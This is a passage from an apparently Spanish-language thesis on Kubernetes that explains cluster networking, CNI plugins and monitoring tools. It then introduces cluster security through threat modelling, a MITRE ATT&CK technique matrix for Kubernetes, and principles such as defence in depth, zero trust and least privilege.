La comunicación de red es un aspecto esencial de Kubernetes pero, dada su complejidad, puede ser todo un desafío comprender con exactitud cuál debe ser el comportamiento esperado. La red en Kubernetes permite que los distintos componentes del *cluster* puedan comunicarse unos con otros y con otras aplicaciones.
Kubernetes es diferente a otras plataformas ya que está basado en una estructura de red plana que permite desplegar sistemas distribuidos y compartir instancias entre aplicaciones sin asignar puertos dinámicamente. Los distintos componentes del *cluster* (contenedores, pods, nodos, aplicaciones, etc.) utilizan diferentes métodos para comunicarse por la red:

- **Comunicación (muy acoplada) *Container-to-Container***: que es resuelta a nivel de pods mediante comunicación con *localhost*.
- **Comunicación *Pod-to-Pod***: que es un aspecto clave en Kubernetes.
- **Comunicación Pod-to-Service**: gestionado a nivel de servicio [75].
- **Comunicación External-to-Service**: gestionado a nivel de servicio [75].

5.4.1. Modelo de red de Kubernetes

En el modelo de red de Kubernetes, todo pod recibe una dirección IP lo que, debido a la estructura de red plana, significa que no hay necesidad de crear enlaces entre pods. Como

los pods comparten el mismo *namespace* de red y tienen sus propias direcciones IP, pueden encontrar y comunicarse con todos los otros pods en todos los nodos sin usar *Network Address Translation* (NAT).
De esta manera, se tiene un modelo limpio y compatible donde los pods pueden ser tratados como VMs o instancias físicas desde la perspectiva de la asignación de puertos, nombrado, descubrimiento de servicios, balanceo de carga, etc.
Kubernetes impone los siguientes requisitos fundamentales para cualquier implementación de red (excepto en casos de una política de segmentación de red intencional):

- los pods en un nodo pueden comunicarse con todos los pods de todos los nodos sin necesidad de NAT.
- los agentes en un nodo (e.g. *kubelet*) pueden comunicarse con todos los pods de ese nodo.
- los pods en la red del *host* de un nodo pueden comunicarse con todos los pods de todos los nodos sin necesidad de NAT (solo en aquellos casos donde los pods puedan correr en la red del host, e.g. Linux).

El modelo descrito tiende a ser menos complejo, pero es en principio compatible con la intención de Kubernetes de portar las aplicaciones de VMs a contenedores con la menor fricción posible.
Para profundizar más en este aspecto, se recomiendan [76]–[78].

5.4.2. *Plugins* CNI

El modelo de red de Kubernetes antes descrito es principalmente descriptivo, es decir, que cualquier red que satisfaga dicha especificación es considerada una red tipo Kubernetes. No obstante, Kubernetes no especifica cómo implementar dicho modelo. De hecho, existen muchas implementaciones alternativas hoy en día denominadas *Network Plugins* (*plugins* de red) [79]. Pero, *¿cómo implementar un plugin de red compatible con el modelo de red de Kubernetes?*.
Container Network Interface (CNI) [80] consiste en una especificación acompañada de bibliotecas para implementar *plugins* que permitan configurar interfaces de red en contenedores de Linux. Su único propósito es el de garantizar la conectividad entre los contenedores y liberar los recursos cuando el contenedor sea eliminado.
El CNI actúa como una interfaz entre el *namespace* de red y un *plugin* de red (o *plugin* CNI) y la red de Kubernetes. Al cumplir con la especificación CNI, los *plugins* CNI tienen la capacidad de configurar la red dinámicamente a medida que se crean y destruyen los pods. También aprovisionan y administran las direcciones IP a medida que los contenedores se crean y destruyen.
A continuación se abordan algunos *plugins* CNI de los más conocidos y que son relevantes en este trabajo, aunque existe una gran cantidad de ellos [76], [79].

Calico:
Calico es una solución para la red y la seguridad en la red para contenedores, *VMs* y despliegues nativos basados en un *host*. Adicionalmente, es una solución de red en toda regla compatible con Kubernetes con funcionalidades que incluyen un controlador de políticas de red, un reemplazo para *kube-proxy* y observabilidad del tráfico de red.
La funcionalidad de CNI sigue siendo el elemento central de Calico y además de soportar varios planos de datos (una de las cuatro capas que componen a Calico, responsable de reenviar paquetes) [81]: un plano de datos de Linux basado en eBPF [82], el estándar plano

de red de Linux y uno de Windows HNS [83], [84]. A pesar de que Calico ofrece una solución completa, también puede ser utilizado en conjunto con CNIs de los proveedores en la nube [85].
Para más información sobre Calico, consultar [86], [87].

Cilium:
Cilium es un proyecto *open-source* para proveer y proteger de manera transparente la conectividad en la red entre contenedores. Es compatible con la capa L7 / HTTP y es capaz de hacer cumplir políticas de red a nivel de capas L3-L7 utilizando un modelo de seguridad basado en la identidad desacoplado del direccionamiento de red.
En su núcleo, utiliza la potencia de eBPF para realizar una amplia gama de funcionalidades que van desde filtrado de tráfico (para las políticas de red) hasta servir de reemplazo para *kube-proxy*.
Al igual que Calico, Cilium puede ser utilizado en combinación con otros *plugins* de CNI. Adicionalmente, forman parte de Cilium otros proyectos complementarios que vale la pena resaltar: un editor de políticas de red *NetworkPolicy Editor* [88], [89] y una plataforma de observabilidad de redes y seguridad Cilium Hubble [90], [91].
Para más información sobre Cilium, se recomiendan [92], [93].

kindnet:
kindnet es un *plugin* CNI cuya principal meta es la de ser un plugin simple para Kubernetes con soporte para IPv4 y IPv6 y que sea compatible con el modelo de red de Kubernetes. Este *plugin* surgió debido a la falta de soporte para IPv6 en los *plugins* existentes y debido a que no existen alternativas automatizadas para la creación de un *cluster multi-nodos* de Kubernetes con IPv6.
kindnet funciona solamente en entornos de red “simples”, cuando todos los nodos del *cluster* pertenecen a la misma subred. Con el tiempo, ha evolucionado añadiendo nuevas funcionalidades como un agente *ipmasq* [94], [95] y hoy en día, es el *plugin* por defecto en la distribución KinD de Kubernetes.
Para más detalles sobre kindnet, consultar [96].

5.5. Monitorización de recursos en Kubernetes

Como se ha visto hasta el momento, Kubernetes es una plataforma compleja integrada por muchas partes. En tales escenarios, resulta de gran ayuda contar con herramientas y aplicaciones que permitan la introspección de nuestro *cluster*.
A continuación se abordan aquellas herramientas más populares o que son relevantes para nuestro trabajo, aunque existen muchas opciones para tales propósitos [97].

Kubernetes *Dashboard*:
El *Kubernetes Dashboard* (o panel de Kubernetes) es una interfaz de usuario (UI) web para *clusters* de Kubernetes que permite a los usuarios administrar y depurar aplicaciones siendo ejecutadas en el *cluster*, así como administrar el *cluster*. El *Dashboard* también proporciona información sobre el estado de los recursos del *cluster* y sobre errores que hayan tenido lugar.
Para proteger los datos del *cluster*, el *Dashboard* está desplegado por defecto con una configuración mínima de *Role-based access control (RBAC)* (concepto que abordará más adelante) por defecto.

Para más detalles, se recomiendan [98], [99].

Octant:
Octant es una herramienta *open-source* e interfaz web (UI) para desarrolladores con el propósito de permitir la inspección de un *cluster* de Kubernetes y sus aplicaciones. Octant se propone contribuir a que los desarrolladores tengan una visión en mayor profundidad y se reduzca la complejidad inherente a Kubernetes. Además de la navegabilidad del *cluster*, Octant ofrece una combinación de herramientas de introspección, gestión de recursos y un sistema de *plugins* para extender sus capacidades.
Para más información respecto al tema, se recomiendan [100], [101].

Lens:
Lens IDE es una aplicación visual (UI), independiente para sistemas operativos como Windows, Linux y MacOS que ofrece una vista panorámica de todo lo que se ejecuta en Kubernetes. Lens reduce la barrera de entrada para personas que comienzan con Kubernetes y ayuda a mejorar la productividad de personas con más experiencia en la tecnología.
Algunos de los beneficios de usar Lens incluyen:

- Confianza de que un *cluster* está correctamente instalado y configurado.
- Mayor visibilidad, estadísticas en tiempo real, flujos de *logs* y capacidades prácticas de depuración.

Para más información sobre esta herramienta se recomiendan [102], [103].

6. Abordando la seguridad en Kubernetes

En los comienzos de Kubernetes, las configuraciones por defecto mantenían desprotegido al plano de control de manera significativa. A pesar de que las configuraciones por defecto han mejorado desde el punto de vista de la seguridad, existen muchos otros factores a tener en cuenta, así como modelos, *frameworks*, principios y estrategias de seguridad para una mayor seguridad en nuestro *cluster*.
El propósito de este capítulo es el de cubrir en mayor profundidad estos factores clave para mejorar el nivel de seguridad de nuestro *cluster*, tanto en una fase de instalación y configuración (*hardening*), como en una fase posterior de defensa activa en tiempo de ejecución (*runtime protection*).

6.1. Modelo de seguridad para la nube

Kubernetes contribuye de forma significativa al desarrollo y despliegue de aplicaciones nativas en la nube basadas en microservicios, pues es regularmente desplegado en los centros de datos de proveedores de la nube pública.
En general, el tema de la seguridad puede ser analizado a nivel de capas de protección complementarias que contribuyen a la *defensa en profundidad* [104], y Kubernetes no es la excepción. Por este motivo, resulta razonable considerar modelos de seguridad de esta naturaleza para el estudio de la seguridad en Kubernetes pero, *¿qué modelo existente se ajustaría a Kubernetes para el análisis de su seguridad?*.
Un modelo existente y bastante reconocido para el diseño y visualización de arquitecturas de *software* a diferentes niveles de detalles (o capas) es el modelo de las 4 C's [105]. Este modelo constituye un paradigma para el análisis de la seguridad en Kubernetes en el contexto de la seguridad nativa en la nube y está compuesto por cuatro capas: *Cloud*, *Cluster*, *Container* y *Code*.



Figura 7. Modelo de las 4 C's aplicado a Kubernetes en el contexto de la seguridad nativa en la nube. (Fuente: kubernetes.io)

Este modelo se ajusta perfectamente a la arquitectura en la nube de Kubernetes (cuando es desplegado en la nube, como ocurre en la mayoría de los casos) como han planteado los propios autores de Kubernetes [106] (ver Figura 7). Cada capa se basa en la siguiente más externa. La seguridad en la capa de *Code* se beneficia de una buena seguridad en las capas que la sustentan (*Cloud*, *Cluster* y *Container*) y por tanto, no es posible suplir deficiencias de seguridad de capas más externas en capas más internas.
Para comprender el alcance y responsabilidades a considerar en cada capa, se recomienda consultar [106], [107], así como el capítulo destinado a las **buenas prácticas de seguridad en Kubernetes** que se tratará más adelante.

6.2. Modelado de amenazas

Uno de los aspectos clave desde el punto de vista de la seguridad a considerar cuando utilizamos Kubernetes en producción, es nuestro modelo de amenazas. Un modelo de amenazas es una representación estructurada de toda la información que afecta la seguridad de una aplicación [108].
El modelado de amenazas es la familia de actividades planificadas y tiene como objetivo identificar y evaluar las amenazas[4] y vulnerabilidades de las aplicaciones para mejorar la seguridad. Adicionalmente, parte del proceso consistirá en definir contramedidas para prevenir y mitigar los efectos de las amenazas en el sistema.

6.2.1. Tipos de amenazas

Según [109], [110], las posibles amenazas a un *cluster* de Kubernetes pueden agruparse en tres grandes categorías:

- Atacantes externos
- Contenedores o nodos maliciosos
- Usuarios maliciosos (*internal threats*) o credenciales comprometidas

Atacantes externos:
En un entorno de Kubernetes, los componentes de su arquitectura pueden estar expuestos al exterior y por tanto, son susceptibles a ataques externos. Estos componentes pueden incluir el *kube-apiserver*, el *kubelet* y el *cluster* de *etcd* (ver Figura 6).
En el contexto de Kubernetes, como resultado de estos ataques externos, un atacante podría obtener acceso al sistema o comprometer ciertos controles de seguridad que impacten en la seguridad del *cluster*. En esta categoría el actor malicioso (*threat actor*) y los controles de seguridad (*security controls*) se tipifican como sigue:

- **Actor malicioso**: Persona sin acceso al *cluster* a excepción del acceso a las aplicaciones corriendo en el *cluster* y/o los puertos de administración (*kube-apiserver*, *kubelet*, *etcd*, etc.).
- **Controles de seguridad**: Asegurar que los servicios de administración (e.g., *kube-apiserver*, *kubelet* y *etcd*) no estén expuestos a redes que no son de confianza sin controles de autenticación activos.

Estas medidas se tratarán en mayor profundidad en el **capítulo 10** y posteriormente en el **capítulo 11**.

[4] Recordemos que una amenaza es un evento indeseable potencial o real que puede ser malintencionado (un ataque DoS) o incidental (falla de un dispositivo de almacenamiento).

Contenedores o nodos maliciosos:
Como ya se ha mencionado, los *workloads* en Kubernetes son ejecutados en pods que pueden tener uno o varios contenedores. A su vez, dichos pods son distribuidos entre los nodos *worker* de nuestra infraestructura. Si un contenedor o nodo es comprometido, existe un riesgo de que mediante una estrategia de escalado de privilegios[5] el atacante pueda tomar control de otros contenedores, nodos e incluso del *cluster* completo.
En esta categoría el actor malicioso (*threat actor*) y los controles de seguridad (*security controls*) se tipifican de la siguiente manera:

- **Actor malicioso**: Un atacante que tiene acceso a un contenedor o un nodo (posiblemente mediante una vulnerabilidad a nivel de alguna aplicación) y tiene la intención de obtener el control de todo el *cluster*.
- **Controles de seguridad**:
    - Configurar todos los puertos de administración que sean visibles en la red del *cluster* para que requieran autenticación de todos los usuarios.
    - Configurar los *Service Accounts* para que no sean montados en los contenedores o que tengan permisos limitados (i.e. sin permisos de administración del *cluster*).
    - Emplear mecanismos de aislamiento como namespaces, segmentación de la red (políticas de red), así como algunos controles a nivel de sistema operativo para limitar las capacidades de los contenedores.

Estos y otros controles de seguridad se detallarán en los **capítulos 10 y 11**.

Usuarios maliciosos o credenciales comprometidas:
Cuando las credenciales de un usuario legítimo han sido comprometidas o un usuario tiene un comportamiento malicioso (*insider threat*), se tiene un usuario malicioso en el sistema. Por tanto, resulta clave regular y limitar las acciones permisibles a usuarios en el *cluster* y también el monitoreo de sus acciones.
Por otra parte, si el *cluster* no está configurado correctamente, también podría dar paso al uso indebido de los privilegios del usuario. En esta categoría el actor malicioso (*threat actor*) y los controles de seguridad (*security controls*) se tipifican a continuación:

- **Actor malicioso**: Un atacante con credenciales válidas para ejecutar acciones en el *kube-apiserver* y/o con acceso a la red.
- **Controles de seguridad**:
    - Una defensa importante es tener políticas de control de acceso RBAC para todos los usuarios proporcionando acceso con "mínimos privilegios" a los recursos del *cluster*.
    - Otro control clave es el *hardening*, donde debemos proteger elementos del *cluster* como contenedores, pods, *namespaces*, *kubelets*, entre otros; ésto reduce significativamente la posibilidad del uso indebido de privilegios.

Estos controles de seguridad se detallarán más adelante en el **capítulo 10** y el **capítulo 11**.

6.2.2. Estrategias de ataque

Los ataques dirigidos a un *cluster* de Kubernetes pueden ser de naturaleza muy variada. Desde ataques externos a la infraestructura a través de la red, hasta amenazas internas

[5] Mediante el *kubelet*, acceso a *etcd*, tokens de *Service Accounts*, tokens de APIs de AWS/Azure, etc.

provenientes de usuarios maliciosos o ataques de *phishing* resultando en credenciales comprometidas.
Ante esta gran cantidad de amenazas, resulta necesario formalizar todo este conocimiento referente a los tipos de ataques y las estrategias llevadas a cabo por los atacantes. Para ello, abordamos conceptos comúnmente utilizados en el modelado y análisis de amenazas aplicados al contexto de un *cluster* de Kubernetes.

6.2.2.1. Vectores de ataque

Los vectores de ataque (*attack vectors*) son los puntos de entrada a un sistema que un atacante puede explotar. Estos vectores son los medios utilizados por el atacante para llevar a cabo actividades maliciosas en nuestro sistema.
Existen dos tipos de vectores de ataque: los *directos* y los *indirectos*. Los vectores de ataque *directos* son aquellos que afectan a la víctima (*target*) de manera directa como *malwares* o correos electrónicos de *phishing*. Los indirectos son aquellos donde el atacante de manera indirecta explota vulnerabilidades en otros sistemas a través de fuentes intermedias (e.g. vulnerabilidad en un navegador web). Algunos de los vectores de ataque posibles en un *cluster* de Kubernetes incluyen [109], [111]–[113]:

- Acceso a puertos de administración del *cluster* (*kube-apiserver*, *kubelet*, *etcd*, etc.) desde redes no confiables.
- Acceso al *Service Account* de un contenedor.
- Escalado de privilegios en contenedores permitiendo tomar el control del nodo y eventualmente, del *cluster*.
- Amenazas internas del personal con acceso al *cluster*.
- Acceso a credenciales comprometidas.
- entre otros.

Los vectores de ataque pueden estar dirigidos a diversas áreas de nuestra organización (ver Figura 8), por lo que es recomendable realizar un inventario de todos los vectores de ataque posibles para nuestro escenario específico.



Figura 8. Superficie de ataque donde el eje y muestra los posibles vectores de ataque. (Fuente: balbix.com)

6.2.2.2. Superficie de ataque

La superficie de ataque (*attack surface*) está representada por todos los puntos donde un adversario/atacante puede intentar ganar acceso a nuestro sistema. Puede ser interpretada como la "suma" de todas las posibles exposiciones a riesgos de seguridad o como el conjunto de todas las vulnerabilidades conocidas, desconocidas y potenciales, y los controles en todos los componentes de *hardware*, *software* y red. En fin, la superficie de ataque puede ser descrita como la suma total de todos los "puntos de contacto atacables" o exposiciones a riesgos de seguridad en la red.

Para una organización de talla media a larga, la superficie de ataque puede llegar a ser considerablemente grande (ver Figura 8). Como se mencionó antes, el *eje y* representa los vectores de ataque disponibles para nuestros adversarios, mientras que el *eje x* representa todos nuestros activos digitales (activos de red, aplicaciones en la nube, etc.)

6.2.2.3. Cadena de ataque

Otro concepto bastante utilizado en el modelado de amenazas es el de cadena de ataque (*attack chain* o *attack path*). La cadena de ataque es la identificación de una o más vulnerabilidades que pueden ser explotadas (o que lo han sido) por atacantes para obtener acceso a distintos activos digitales y desplazarse en nuestra infraestructura, formando así una cadena de activos explotables [114].

Desde otra perspectiva diferente, la cadena de ataque también es interpretada como una representación visual del proceso continuo que tiene lugar durante la explotación de varios vectores de ataque por un actor malicioso. La cadena de ataque se centra en "conectar los puntos" y observar el ataque en su totalidad para determinar el riesgo al que se está expuesto (ver Figura 9) [12].



Figura 9. Ejemplo de la cadena de ataque a Equifax en 2017. (Fuente: balbix.com)

En el caso específico de Kubernetes, varias cadenas de ataques se abordan en mayor profundidad posteriormente en el capítulo dedicado al **diseño experimental**, donde se analizará en mayor detalle la secuencia de vectores de ataque utilizados en cada caso.

6.2.2.4. Árboles de ataque

Un concepto muy similar a las cadenas de ataque y también utilizado en el modelado de amenazas son los árboles de ataque (*attack trees*). Éstos árboles son diagramas conceptuales utilizados para mostrar como un activo digital puede ser atacado y por consiguiente, todas las posibles amenazas que sufre la organización como consecuencia, ramificándose así el árbol para contemplar todos los escenarios posibles [115].
Aunque esta estrategia de modelado se ha utilizado con anterioridad en el contexto de un *cluster* de Kubernetes [116], [117], en este trabajo no serán empleados por su complejidad (muchas ramificaciones) y en su lugar se emplearán las cadenas de ataques.

6.3. *Framework* de seguridad para Kubernetes

Las ciberamenazas y ciberataques son más comunes cada día y la mejor forma de que una organización enfrente estos desafíos es implementar un plan estratégico de ciberseguridad muy bien diseñado para proteger la infraestructura crítica y los sistemas de información: en otras palabras, un *framework* de ciberseguridad.
Un *framework* de ciberseguridad es una compilación de buenas prácticas que toda organización debería seguir para gestionar cualquier riesgo de ciberseguridad. También incluye instrucciones precisas que deben seguir las organizaciones para gestionar los datos personales para evitar los riesgos relacionados con la seguridad.
Según un reporte sobre la adopción de *frameworks* de ciberseguridad [118], ya desde 2016 se ha incrementado su uso, ya que “hasta el 84% de las empresas en Estados Unidos abordan los problemas de ciberseguridad mediante la adopción de varios *frameworks* de ciberseguridad”. Los *frameworks* más adoptados según el reporte son:

- **Healthcare Insurance Portability and Accountability Act (HIPAA)**: es una ley federal (de Estados Unidos) que requiere la creación de estándares nacionales para proteger la información confidencial de salud del paciente para que no se divulgue sin el consentimiento o conocimiento del mismo.
- **NIST Cybersecurity Framework**: guía sobre cómo las partes involucradas (tanto internas como externas) de las organizaciones pueden gestionar y reducir el riesgo de ciberseguridad.
- **Reglamento General de Protección de Datos (RGPD)**: es el reglamento europeo relativo a la protección de las personas físicas en lo que respecta al tratamiento de sus datos personales y a la libre circulación de estos datos.
- **Payment Card Industry Data Security Standard (PCI-DSS)**: estándar de seguridad de la información para organizaciones que manejan tarjetas de crédito emitidas por los principales procesadores de pago (Visa, MasterCard, etc.).

Pero, *¿alguno de estos frameworks se ajusta a Kubernetes*?, *¿existe algún otro framework que se ajuste a Kubernetes*?. El *framework* MITRE ATT&CK® [119] es una base de conocimientos globalmente accesible de tácticas adversariales y técnicas basadas en observaciones en el mundo real. Una matriz de ataque de MITRE ATT&CK® cubre las

distintas etapas involucradas en los ciberataques (tácticas) y profundiza en los métodos conocidos para cada una de ellas (técnicas).
Recientemente [120], [121], Microsoft creó una matriz de ataque para Kubernetes que incluye las principales técnicas relevantes para la seguridad de la orquestación de contenedores, con especial atención a Kubernetes (ver Figura 10).

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral movement	Collection	Impact
Using Cloud credentials	Exec into container	Backdoor container	Privileged container	Clear container logs	List K8S secrets	Access the K8S API Server	Access cloud resources	Images from a private registry	Data destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account		Resource Hijacking
Kubeconfig file	New container	Kubernetes Cronjob	hostPath mount	Pod/container name similarity	Access container service account	Network mapping	Cluster internal networking		Denial of Service (DoS)
Application vulnerability	Application exploit (RCE)	Malicious Admission Controller	Access cloud resources	Connect from a proxy server	Applications credentials in configuration files	Access Kubernetes Dashboard	Applications credentials in configuration files		
Exposed sensitive interfaces	SSH server running inside container				Access managed identity credential	Instance Metadata API	Writable volume mounts on the host		
	Sidecar injection				Malicious Admission Controller		CodeDNS poisoning		
							ARP poisoning and IP spoofing		

Figura 10. Matriz de ataque de MITRE ATT&CK® para Kubernetes.

En este trabajo se usará el *framework* MITRE ATT&CK® con esta matriz de ataque creada por Microsoft y definida explícitamente para Kubernetes, donde se encuentran incluidos los principales vectores de ataque conocidos hasta el momento.

6.4. Principios de seguridad

Los principios de seguridad constituyen los pilares sobre los que se sustenta la base para los estándares de seguridad que deberían tenerse en cuenta cuando se pretende diseñar un sistema seguro.
La experiencia ha mostrado en muchos casos que la consideración de los principios de seguridad es un factor clave en el éxito del diseño de un sistema seguro. En muchos casos, las vulnerabilidades y ataques pueden ser atribuidos a la aplicación inadecuada de alguno de estos principios de seguridad.
Como se ha comentado, los principios de seguridad son consideraciones generales sobre la seguridad y por tanto, son aplicables en prácticamente cualquier sistema o plataforma; y el caso de Kubernetes no es la excepción. A continuación se abordan con brevedad varios de los principios que pueden ser aplicados para la seguridad en Kubernetes.

6.4.1. Defensa en profundidad

La defensa en profundidad (*defense in depth*) es un enfoque en ciberseguridad que aplica múltiples capas de controles de seguridad para proteger nuestros activos. En otras palabras, la defensa en profundidad tiene como propósito garantizar redundancia en el caso de que falle un control de seguridad o se explote una vulnerabilidad [104], [122].
Análogamente, en el contexto de Kubernetes podemos pensar en diversos controles que conforman diferentes capas de seguridad en nuestro *cluster*. Desde controles de seguridad como proteger los componentes de administración, autenticación (AuthN), autorización (AuthZ) y *hardening* de las imágenes, hasta controles destinados a la defensa en tiempo de ejecución del *cluster*; la defensa en profundidad es un principio importante a considerar.

6.4.2. Seguridad de confianza cero

El modelo de seguridad de confianza cero (*zero trust security model*), o como también se conoce seguridad sin perímetro (*perimeterless security*) es un concepto basado en la creencia de que ningún dispositivo debe ser confiable por defecto. Las organizaciones no deberían confiar en nada que se encuentre dentro o fuera de sus perímetros y en cambio, deberían verificar cualquier intento de acceso a sus sistemas antes de otorgar acceso [123], [124].

Kubernetes no es la excepción, y por tanto, su seguridad puede verse más que beneficiada aplicando este modelo de seguridad. Con este modelo, pudiese no haber necesidad del uso de cortafuegos (*firewalls*) tradicionales en Kubernetes[6], ya que toda comunicación estaría regulada, cifrada y autenticada en ambos sentidos (políticas de red, *mutual TLS* [125] y SPIFFE [126]). No obstante, dicho principio no solo es aplicable a nivel de comunicación de red, sino en cualquier otro contexto en Kubernetes.

Con el uso del modelo de seguridad de confianza cero en Kubernetes resulta posible transferir toda la responsabilidad de la seguridad en la red y los microservicios a un tercero: las mallas de servicios [127]. El uso de estas mallas de servicio (que abordaremos en un capítulo posterior) permitiría simplificar la próxima generación de seguridad en la red basado en el principio de confianza cero.

6.4.3. Principio de privilegio mínimo

El principio de privilegio mínimo (*principle of least privilege*) está basado en el criterio de que todo módulo (proceso, usuario, programa, etc.) solo debe ser capaz de acceder a la información (privilegios otorgados) estrictamente necesaria para poder realizar la función para la que fueron diseñados [128], [129].

En el escenario donde un componente se vea comprometido, el atacante solo podría acceder a los recursos permisibles para ese componente, lo cual limita el “radio de alcance” del ataque. Aplicando este principio, se dificulta notablemente el trabajo de un atacante y se limitan los posibles daños ocasionados producto del ataque.

En el contexto de Kubernetes, esto significaría implementar un mecanismo riguroso de autorización de los usuarios mediante RBAC por una parte, mientras que por otra parte se limitarían las capacidades de los *workloads* tanto en el uso de recursos (CPU, RAM, etc.) como en los privilegios con los que son ejecutados los pods y contenedores.

6.4.4. Defensa de objetivos móviles

La defensa de objetivos móviles (*moving target defense*) es considerada un paradigma en el campo de la ciberdefensa y está basada en una simple premisa: un objetivo en movimiento (en transformación) es más difícil de atacar que un objetivo estático (fijo).

La defensa de objetivos móviles fue propuesta en [130] y está motivada por la inherente desventaja que presentan los sistemas estáticos ante los ciberatacantes. Con el suficiente tiempo y un objetivo fijo, un atacante encontrará la forma de explotar las vulnerabilidades del sistema.

La propuesta de la defensa de objetivos móviles es dinamizar los sistemas con el objetivo de limitar a los atacantes en el dominio del tiempo. Ante esto, un atacante tiene un tiempo limitado para encontrar y explotar vulnerabilidades, lo cual es aplicable para engañarlos en

